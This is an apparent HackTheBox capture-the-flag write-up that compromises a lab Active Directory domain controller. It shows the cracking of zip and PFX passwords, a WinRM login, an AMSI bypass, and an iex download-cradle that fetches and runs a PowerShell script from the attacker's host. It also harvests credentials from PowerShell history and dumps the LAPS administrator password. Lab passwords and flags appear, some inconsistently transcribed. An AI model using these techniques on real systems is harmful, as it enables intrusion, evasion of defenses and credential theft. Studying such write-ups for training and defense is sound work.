

HackTheBox Writeup - Timelapse

#hackthebox #nmap #active-directory #windows #crackmapexec #smbclient #winrm-keys #zip2john #john #zip2pfx #extract-pfx
#invoke-winpeas #powershell-history #laps #dump-laps | #hashcat

Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the `svc_deploy` user. User enumeration shows that `svc_deploy` is part of a group named `LAPS_Readers`. The `LAPS_Readers` group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.

Recon

Crackmapexec

Both null and guest authentications are available

```
└─(kali㉿kali)-[~/htb/Timelapse]
└─$ cme smb 10.10.11.152 -u 'a' -p ''
SMB          10.10.11.152    445      DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
SMB          10.10.11.152    445      DC01          [+] timelapse.htb\a:
```

Add to hosts

```
echo '10.10.11.152 DC01.timelapse.htb timelapse.htb' | sudo tee -a /etc/hosts
```

Shares

```

└─(kali㉿kali)-[~/htb/Timelapse]
└─$ cme smb 10.10.11.152 -u 'a' -p '' --shares
SMB 10.10.11.152 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
SMB 10.10.11.152 445 DC01 [+] timelapse.htb\a:
SMB 10.10.11.152 445 DC01 [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB 10.10.11.152 445 DC01 [*] Enumerated shares
SMB 10.10.11.152 445 DC01
Share Permissions Remark
SMB 10.10.11.152 445 DC01 -----
ADMIN$ Remote Admin
SMB 10.10.11.152 445 DC01 C$ Default share
SMB 10.10.11.152 445 DC01 IPC$ READ Remote IPC
SMB 10.10.11.152 445 DC01 NETLOGON Logon server share
SMB 10.10.11.152 445 DC01 Shares READ
SMB 10.10.11.152 445 DC01 SYSVOL Logon server share

```

Nmap

```
# Nmap 7.94 scan initiated Sat Jul 22 12:43:34 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA Timelapse 10.10.11.152
Nmap scan report for 10.10.11.152
Host is up, received user-set (0.058s latency).
Scanned at 2023-07-22 12:43:35 CST for 194s
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON          VERSION
53/tcp    open  domain           syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec     syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2023-07-22 12:45:20Z)
135/tcp   open  msrpc            syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn      syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap             syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?    syn-ack ttl 127
464/tcp   open  kpasswd5?       syn-ack ttl 127
```

```
593/tcp    open  ncacn_http      syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ldapssl?        syn-ack ttl 127
3268/tcp   open  ldap            syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp   open  globalcatLDAPssl? syn-ack ttl 127
5986/tcp   open  ssl/http        syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_tls-alpn:
|_ http/1.1
|_ssl-cert: Subject: commonName=dc01.timelapse.htb
|_Issuer: commonName=dc01.timelapse.htb
|_Public Key type: rsa
|_Public Key bits: 2048
|_Signature Algorithm: sha256WithRSAEncryption
|_Not valid before: 2021-10-25T14:05:29
|_Not valid after: 2022-10-25T14:25:29
|_MD5: e233:a199:4504:0859:013f:b9c5:e4f6:91c3
|_SHA-1: 5861:acf7:76b8:703f:d01e:e25d:fc7c:9952:a447:7652
|_-----BEGIN CERTIFICATE-----
|_MIIDCjCCAFKgAwIBAgIQLRy/feXALoZCPZtUeyiC4DANBgkqhkiG9w0BAQsFADAd
...
|_lrrndm32+d0YeP/wb8E=
|_-----END CERTIFICATE-----
|_ssl-date: 2023-07-22T12:46:50+00:00; +8h00m02s from scanner time.
|_http-title: Not Found
9389/tcp   open  mc-nmf          syn-ack ttl 127 .NET Message Framing
49667/tcp  open  msrpc           syn-ack ttl 127 Microsoft Windows RPC
49673/tcp  open  ncacn_http      syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp  open  msrpc           syn-ack ttl 127 Microsoft Windows RPC
49696/tcp  open  msrpc           syn-ack ttl 127 Microsoft Windows RPC
61871/tcp  open  msrpc           syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_ smb2-time:
```

```
| date: 2023-07-22T12:46:12
|_ start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 32357/tcp): CLEAN (Timeout)
|   Check 2 (port 64540/tcp): CLEAN (Timeout)
|   Check 3 (port 22941/udp): CLEAN (Timeout)
|   Check 4 (port 12702/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 8h00m01s, deviation: 0s, median: 8h00m01s
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 22 12:46:49 2023 -- 1 IP address (1 host up) scanned in 194.26 seconds
```

User Flag

Get winrm_backup.zip from smb share

Get winrm backup file from smb share

```
└─(kali㉿kali)-[~/htb/Timelapse]
└─$ smbclient //timelapse.htb/Shares -U "a%"
Try "help" to get a list of possible commands.
smb: \> ls

.                D          0  Mon Oct 25 23:39:15 2021
..               D          0  Mon Oct 25 23:39:15 2021
Dev              D          0  Tue Oct 26 03:40:06 2021
HelpDesk         D          0  Mon Oct 25 23:48:42 2021
```

```

6367231 blocks of size 4096. 2448497 blocks available
smb: \> cd Dev
smb: \Dev\> ls
.                D          0   Tue Oct 26 03:40:06 2021
..               D          0   Tue Oct 26 03:40:06 2021
winrm_backup.zip A       2611  Mon Oct 25 23:46:42 2021

6367231 blocks of size 4096. 2448497 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (11.1 KiloBytes/sec) (average 11.1 KiloBytes/sec)
smb: \Dev\> exit

```

Get winrm keys

The zip file is encrypted

```

└─(kali㉿kali)-[~/htb/Timelapse]
└─$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  skipping: legacyy_dev_auth.pfx   incorrect password

```

Crack zip file

```


└─(kali㉿kali)-[~/htb/Timelapse]
└─$ zip2john winrm_backup.zip>zip.hash
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683
ts=72AA cs=72aa type=8

└─(kali㉿kali)-[~/htb/Timelapse]
└─$ john zip.hash --wordlist=/opt/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])

```

```
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2023-07-22 12:55) 3.448g/s 11970Kp/s 11970Kc/s 11970KC/s susu00xoxlove..superrbd
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
└─(kali㉿kali)-[~/htb/Timelapse]
└─$ unzip winrm_backup.zip
Archive: winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:supremelegacy
  inflating: legacyy_dev_auth.pfx
```



Crack pfx file

```
└─(kali㉿kali)-[~/htb/Timelapse]
└─$ pfx2john legacyy_dev_auth.pfx > pfx.hash

└─(kali㉿kali)-[~/htb/Timelapse]
└─$ john pfx.hash --wordlist=/opt/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 SSE2 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
```

```
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy      (legacyy_dev_auth.pfx)
1g 0:00:00:47 DONE (2023-07-22 13:00) 0.02124g/s 68664p/s 68664c/s 68664C/s thuglife06..thud456
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Extract private and public key from the pfx file

```
└─(kali㉿kali)-[~/htb/Timelapse]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -out private.key -nodes -nocerts
Enter Import Password:thuglegacy

└─(kali㉿kali)-[~/htb/Timelapse]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -out public.key -nodes -nokeys
Enter Import Password:thuglegacy
```

Tip

Command can be found in the [arsenal](#) cheat sheet by *Orange-Cyberdefense*

```
Extract the private key from a PKCS12 encoded file
openssl pkcs12 -in <INPUT_PKCS12> -out <OUTPUT_PEM> -nodes -nocerts
```

```
■ > openssl extract
> [L] Loc UTILS      openssl      Extract the private key from a PKCS12 encod... openssl pkcs12 -in <INPUT_PKCS12> -out <OUTPUT_PEM> -nodes -nocerts
[L] Loc UTILS      openssl      Extract the certificate from a PKCS12 encod... openssl pkcs12 -in <INPUT_PKCS12> -out <OUTPUT_PEM> -nodes -nokeys
```

Login as legacyy with evil-winrm

Nmap result reveals that the winrm was opened at port 5986 for ssl, but not the default 5985

```
└─(kali㉿kali)-[~/htb/Timelapse]
└─$ evil-winrm -i timelapse.htb -S -c public.key -k private.key
```

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() **function** is unimplemented on this machine

Data: For **more** information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Warning: SSL enabled

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\legacy\Documents> whoami
```

```
timelapse\legacy
```

```
*Evil-WinRM* PS C:\Users\legacy\Documents> cat ..\Desktop\user.txt
```

```
9b3b427f94227f85aca1fca5724736f9
```

Root Flag

Get credentials from powershell command history

Info

Latest version of winpeas did not work well on the machine, using `Invoke-winPEAS.ps1` from 2021

Tip

For old machines, most **PowerShell Empire**'s modules work well for them

https://github.com/BC-SECURITY/Empire/tree/main/empire/server/data/module_source

```
(kali㉿kali)-[~/htb/Timelapse/www]
└─$ ln -s /opt/sectools/powershell/PowerSharpPack/PowerSharpBinaries/Invoke-winPEAS.ps1
```

```
(kali㉿kali)-[~/htb/Timelapse/www]
└─$ python -m http.server 80
```

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> Bypass-4MSI
```

```
Info: Patching 4MSI, please be patient...
```

```
[+] Success!
```

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> iex(new-object net.webclient).downloadstring("http://10.10.14.70/Invoke-winPEAS.ps1")
```

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> Invoke-winPEAS
```

```
===== Analyzing Windows Files Files (limit 70)
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
C:\Users\Default\NTUSER.DAT
C:\Users\legacyy\NTUSER.DAT
```

View powershell command history

```
*Evil-WinRM* PS C:\programdata> cat
$env:userprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
```

```
SessionOption $so -scriptblock {whoami}  
get-aduser -filter * -properties *  
exit
```

Get credential - `svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV`

Investigate with BloodHound

Use **crackmapexec**'s bloodhound collector

```
cme ldap timelapse.htb -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' --bloodhound -c all -ns 10.10.11.152
```

```
(kali㉿kali)~[~/htb/Timelapse/ldap_dump]  
$ cme ldap timelapse.htb -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' --bloodhound -c all -ns 10.10.11.152  
SMB      DC01.timelapse.htb 445    DC01      [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)  
LDAP     DC01.timelapse.htb 389    DC01      [+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV  
LDAP     DC01.timelapse.htb 389    DC01      Resolved collection methods: group, rdp, dcom, localadmin, session, trusts, psremote, container, objectprops, acl  
LDAP     DC01.timelapse.htb 389    DC01      Done in 00M 11S  
LDAP     DC01.timelapse.htb 389    DC01      Compressing output into /home/kali/.cme/logs/DC01_DC01.timelapse.htb_2023-07-22_162032bloodhound.zip
```

Start **bloodhound**, and drag in the zip file

```
sudo neo4j start  
bloodhound
```

User `svc_deploy` have a non-standard domain group : `LAPS_READERS`

SVC_DEPLOY@TIMELAPSE.HTB

Database Info Node Info Analysis


| | |
|-------------------------|---|
| domainsid | S-1-5-21-671920749-559770252-3318990721 |
| passwordnotreqd | False |
| samaccountname | svc_deploy |
| trustedtoauth | False |
| unconstraineddelegation | False |
| whencreated | Mon, 25 Oct 2021 19:12:37 GMT |

GROUP MEMBERSHIP


| | |
|--------------------------------|---|
| First Degree Group Memberships | 3 |
| Unrolled Group Membership | 7 |
| Foreign Group Membership | 0 |

LOCAL ADMIN RIGHTS


| | |
|------------------------------------|---|
| First Degree Local Admin | 0 |
| Group Delegated Local Admin Rights | 0 |



Find shortest path to Domain Admins, confirm that the group `LAPS_READERS` can read LAPS Password from `DC01.TIMELAPSE.HTB`



Right click on **ReadLAPSPassword** path line to view instructions



Dump laps from domain controller

🔗 What is LAPS?

LAPS (Local Administrator Password Solution) will manage local Administrator password for domain computers

🔗 Another way to dump laps

<https://github.com/n00py/LAPSDumper>

```
python laps.py -d timelapse.htb -u 'svc_deploy' -p 'E3R$Q62^12p7PL1C%KWaxuaV'
```

Dump LAPS without powerview

```
Get-ADComputer DC01 -property 'ms-mcs-admpwd'
```

Prepare **powerview**

```
(kali㉿kali)-[~/htb/Timelapse]
└─$ mkdir www&&cd www

(kali㉿kali)-[~/htb/Timelapse/www]
└─$ ln -s /opt/sectools/powershell/PowerSploit/Recon/PowerView.ps1

(kali㉿kali)-[~/htb/Timelapse/www]
└─$ python -m http.server 80
```

Connect with **evil-winrm** and **bypass amsi**

```
(kali㉿kali)-[~/htb/Timelapse]
└─$ evil-winrm -i timelapse.htb -S -u 'svc_deploy' -p 'E3R$Q62^12p7PL1C%KWaxuaV'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Bypass-4MSI
```

```
Info: Patching 4MSI, please be patient...
```

```
[+] Success!
```

Dump laps from DC01

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-DomainObject DC01 | select name,"ms-mcs-AdmPwd"
```

```
name ms-mcs-admpwd
```

```
-----
```

```
DC01 I07M052Ic-/96-5#lt2r+F@K
```

```
DC01
```

Login as Administrator

Root flag is not in Administrator's Desktop

```
└─(kali㉿kali)-[~/htb/Timelapse]
```

```
└─$ cme smb timelapse.htb -u 'Administrator' -p 'I07M052Ic-/96-5#lt2r+F@K' -x 'type C:\Users\Administrator\Desktop\root.txt'
```

```
SMB          DC01.timelapse.htb 445      DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
```

```
(signing:True) (SMBv1:False)
```

```
SMB          DC01.timelapse.htb 445      DC01          [+] timelapse.htb\Administrator:I07M052Ic-/96-5#lt2r+F@K (Pwn3d!)
```

```
SMB          DC01.timelapse.htb 445      DC01          Node ADMINISTRATOR@TIME LAPSE.HTB successfully set as owned in BloodHound
```

```
SMB          DC01.timelapse.htb 445      DC01          [+] Executed command
```

```
SMB          DC01.timelapse.htb 445      DC01          The system cannot find the file specified.
```

Find the Flag

```
└─(kali㉿kali)-[~/htb/Timelapse]
```

```
└─$ cme smb timelapse.htb -u 'Administrator' -p 'I07M052Ic-/96-5#lt2r+F@K' -x 'cd C:\Users && dir /s root.txt'
```

```

SMB      DC01.timelapse.htb 445    DC01      [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
SMB      DC01.timelapse.htb 445    DC01      [+] timelapse.htb\Administrator:I07M052Ic-/96-5#1t2r+F@K (Pwn3d!)
SMB      DC01.timelapse.htb 445    DC01      [+] Executed command
SMB      DC01.timelapse.htb 445    DC01      Volume in drive C has no label.
SMB      DC01.timelapse.htb 445    DC01      Volume Serial Number is 22CC-AE66
SMB      DC01.timelapse.htb 445    DC01
SMB      DC01.timelapse.htb 445    DC01      Directory of C:\Users\TRX\Desktop
SMB      DC01.timelapse.htb 445    DC01
SMB      DC01.timelapse.htb 445    DC01      07/21/2023  07:02 AM                34 root.txt
SMB      DC01.timelapse.htb 445    DC01      1 File(s)                34 bytes
SMB      DC01.timelapse.htb 445    DC01
SMB      DC01.timelapse.htb 445    DC01      Total Files Listed:
SMB      DC01.timelapse.htb 445    DC01      1 File(s)                34 bytes
SMB      DC01.timelapse.htb 445    DC01      0 Dir(s)  10,008,154,112 bytes free

```

```

└─(kali㉿kali)-[~/htb/Timelapse]

```

```

└─$ cme smb timelapse.htb -u 'Administrator' -p 'I07M052Ic-/96-5#1t2r+F@K' -x 'type C:\Users\TRX\Desktop\root.txt'

```

```

SMB      DC01.timelapse.htb 445    DC01      [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
